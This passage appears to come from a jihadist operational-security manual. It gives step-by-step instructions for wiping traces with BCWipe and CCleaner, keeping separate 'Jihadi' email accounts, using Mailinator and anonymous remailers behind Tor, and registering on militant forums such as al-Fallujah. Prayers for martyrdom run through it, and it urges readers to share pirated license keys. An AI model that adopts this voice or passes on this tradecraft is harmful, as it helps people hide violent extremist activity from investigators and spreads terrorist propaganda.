- Wipe File Slacks. A file slack is the disk space from the end of a file up to end of the last cluster used by that file. You can turn file slacks wiping on or off before running BCWipe commands.


Home Page - http://www.jetico.com/
BCWipe

Install (Unfortunately this version is slightly old but is still as useful as the new version however, If you get the newer version with full working license keys the please spread them for your fellow Mujahid brothers/sisters as the new demo version is very limited without the key)


Step 1: double click to install




Step 2: Click next




Step 3: accept terms and click Next.




Step 4: click next




Step 5: Click Next



Step 7: Try the external license provided however if it does not work use the embedded license, click finish



Step 8: click finish




How to Wipe Free Space

When you delete sensitive files using standard Windows 'Delete' command, the operating system does not shred contents of the documents from hard drive, it just marks disk space, earlier occupied by the files, as 'free'. To completely remove all the traces of the earlier deleted files, use Wipe Free Space command to wipe free space on the disk, where these files were stored.


1)To wipe free space on a disk, run Wipe Free Space command from 'My Computer' window using a pop-up menu. Right-click on the drive item you want to wipe: this will bring up the menu that includes Wipe Free Space. The following picture illustrates how to run the command:

When you run the Wipe Free Space command the following window appears:

2-select the Wiping Options property page when you run the Wipe Free Space command, the following window appears: select the same options




3-Click ok




How to Delete a file/s

1)To delete a file or folder with BCWipe, simply use the Delete with wiping command from Explorer's pop-up menu. Right-click on the item you want to delete: this will bring up the menu that includes Delete with wiping command. The following picture illustrates how to run the command:

2-click more and select the wiping scheme (minimum 7 passes) then click yes or yes to all if multiple files.



When you click Yes or Yes to All button, the process will start and BCWipe will show the process statistics:



Remember to Wipe the Free Space regularly

(The bigger the hard disk the longer it will take)

CCleaner

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

What is it?

CCleaner (formerly **Crap Cleaner**), developed by Piriform is a Utility program used to clean potentially unwanted files and invalid Windows Registry entries from a computer. A public version 1.01 for the Mac OS X has been released along with a Network Edition.

CCleaner supports the cleaning of temporary or potentially unwanted files left by certain programs, including Internet Explorer, Firefox, Google Chrome, Opera, Safari, Windows Media Player, eMule, Google Toolbar, Netscape, Microsoft Office, Nero, Adobe Acrobat, Mcafee, Adobe Flash Player, Sun Java, WinRAR, WinAce, WinZip, GIMP and other applications along with browsing history, cookies, Recycle bin, memory dumps, file fragments, log files, system caches, application data, autocomplete form history, and various other data. The program also includes a registry cleaner to locate and correct problems in the Windows registry, such as missing references to shared DLLs, unused registration entries for file extensions, and missing references application paths. CCleaner can wipe the MFT free space of a drive, or the entire drive itself.

CCleaner can be employed to uninstall programs. In addition, CCleaner allows the alteration of start-up programs, similar to the Microsoft Windows MSConfig utility. Users can disable start-up programs. CCleaner also allows users to delete system restore points.


How To Install CCleaner

1 - Double Click on ccsetup311.exe


2 - Click OK


3 - Click Next

4 - Click Next



5 – Click Next to install







6 - Click Finish

RUN CCleaner


1 – Click on No



2 – Click on **Options**>**Settings**= **Secure file deletion** and select either **7 passes** or **35 passes**




3 – Click on Options>advanced and the deselect the options on right





3 – Make sure all these options are selected before running the Cleaner

4 – Click on Analyze and then Run Cleaner




5 – Click on Do not show me this message again and then Click on OK





Final - Upon Completing CCleaner will show a summary of everything that was deleted



CCleaner is free and is updated constantly, check the website for more info and updates: http://www.piriform.com/

Run CCleaner as many times possible especially when you are about to **SWITCH OFF** your computer.

Or when you are about to leave your computer

UNATTENDED!!

Emails

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

Today emails are more than likely eavesdropped just like our other methods of communication because of the fear the kuffar has. Hotmail, gmail, yahoo, whatever you sign up to especially the big email providers are more than likely spying on you. So for this reason we must refrain from using emails for Jihadi activity and use if necessary with the right measures taken.
1st Personal and Jihadi emails should be on separate accounts PERIOD! The two should not exist on the same account this a major rule.

2nd Your Personal or work email account must not contain anything alarming, try not to use your account for even Islam as the sole purpose is to deceive the enemy

3rd always access your Jihadi account with a different internet connection/ or different IP address (please read chapter on wardriving and Tor)

4th never expose your real identity/location in your Jihadi account

5th try to learn how to use the program Asrar al Mujahideen (which is included) to send pgp encrypted messages

http://www.mailinator.com

Mailinator is a free disposable email service used for receiving emails only. Mailinator allows you to use any @mailinator.com address and receive mail at it. This is useful for when you dont want to give out your real email but still need a working check-able address for things such as web registrations that need you to confirm your email. The service is anonymous and doesn't require you to sign-up. To check the inbox of any address just enter it on the main Mailinator page. Emails can be deleted manually (and should if they contain any personal/account info) but otherwise they're deleted automatically after a few hours.

Mailinator will accept mail for any e-mail address within the mailinator.com domain, and allows anyone to read it. There is no need to register for an account or authenticate via a password. It is intended to provide users with an anonymous and temporary e-mail address to help reduce Inbox spam.

It is not required that an account or mailbox with the recipient's name be created beforehand as arriving email with a specific recipient name "creates" accounts at Mailinator.

To check received mail, a user goes to the Mailinator website and enters the recipient name. There are no passwords and there is no way to keep others from seeing the e-mail, except by choosing a very-hard-to-guess username (usernames can be up to 25 characters in length) or using the "cloaked" address for that username (as explained below). Therefore, Mailinator is not intended and should not be used for sensitive information. Users can delete e-mail upon reading it or allow the system to auto-delete it after a few hours. Mail cannot be sent from the Mailinator website.

All mail sent to Mailinator is automatically deleted after a few hours whether or not the user reads it.

Mailinator has introduced a "cloaking" feature in which every recipient name has a cloaked identifier starting with "M8R-" and a string of characters. Mail may be sent to either the original recipient name or the cloaked name. Mail will only go to the mailbox for the original recipient name, and the cloaked address will always

have an empty mailbox. For example, the recipient name *wikipedia* ("wikipedia@mailinator.com") will also have the cloaked address *M8R-as16dx* ("M8R-as16dx@mailinator.com"). Mail sent to the cloaked address *M8R-as16dx* will go to the destination mailbox *wikipedia*, while the *M8R-as16dx* mailbox will always be empty. There is no way to translate the cloaked address into the destination address.

significant difference of Mailinator compared to regular e-mail services is that received messages are kept for only a few hours. As new messages arrive, the older messages are deleted to make room for them, resulting in messages being available for a variable amount of time.

Each mailbox also has a ten-message limit, which means that choosing a unique address is important. Finally, according to the Mailinator FAQ, "Plain text is best, html is filtered. Images, attachments, and fancy stuff are simply stripped away."

The uses of mailinator.com

To sign up to forums/recieve links or even pgp messages (read Asrar al Mujahideen) etc

Detailed explanation of how to make a fictitious email for registration

Taken from a brother from the ansar1 forums and al fallujah forums

The objective

Join al-Fallujah Forums

Start

First we want to create a fictitious email in which to receive mail
Head over to http://www.mailinator.com

Try to choose an address with random characters ie 34kjhie98t3wfk to make it difficult for other to accidentally access your account

Select go once complete

Step 2: copy the alternative email address

Step 3: input the alternative email address into the site you wish to register

Step 4: a confirmation will be shown

Step 5: login in to email account again or refresh the alienator page and on email received

Step 6: to delete email follow instructions

Now you have successfully registered

How to send anonymous emails (No signup required)

Step 1: Go to http://www.anonymouse.org/ select AnonEmail

Step 2: type your message and click Send Anonymously

Please Note this is for less urgent email/messages as there is a delay of upto 12 hours for the email to be delivered.

Remember always to protect your ip address, make sure you use **Tor** when using this service and always code your message or simply use Asrar.

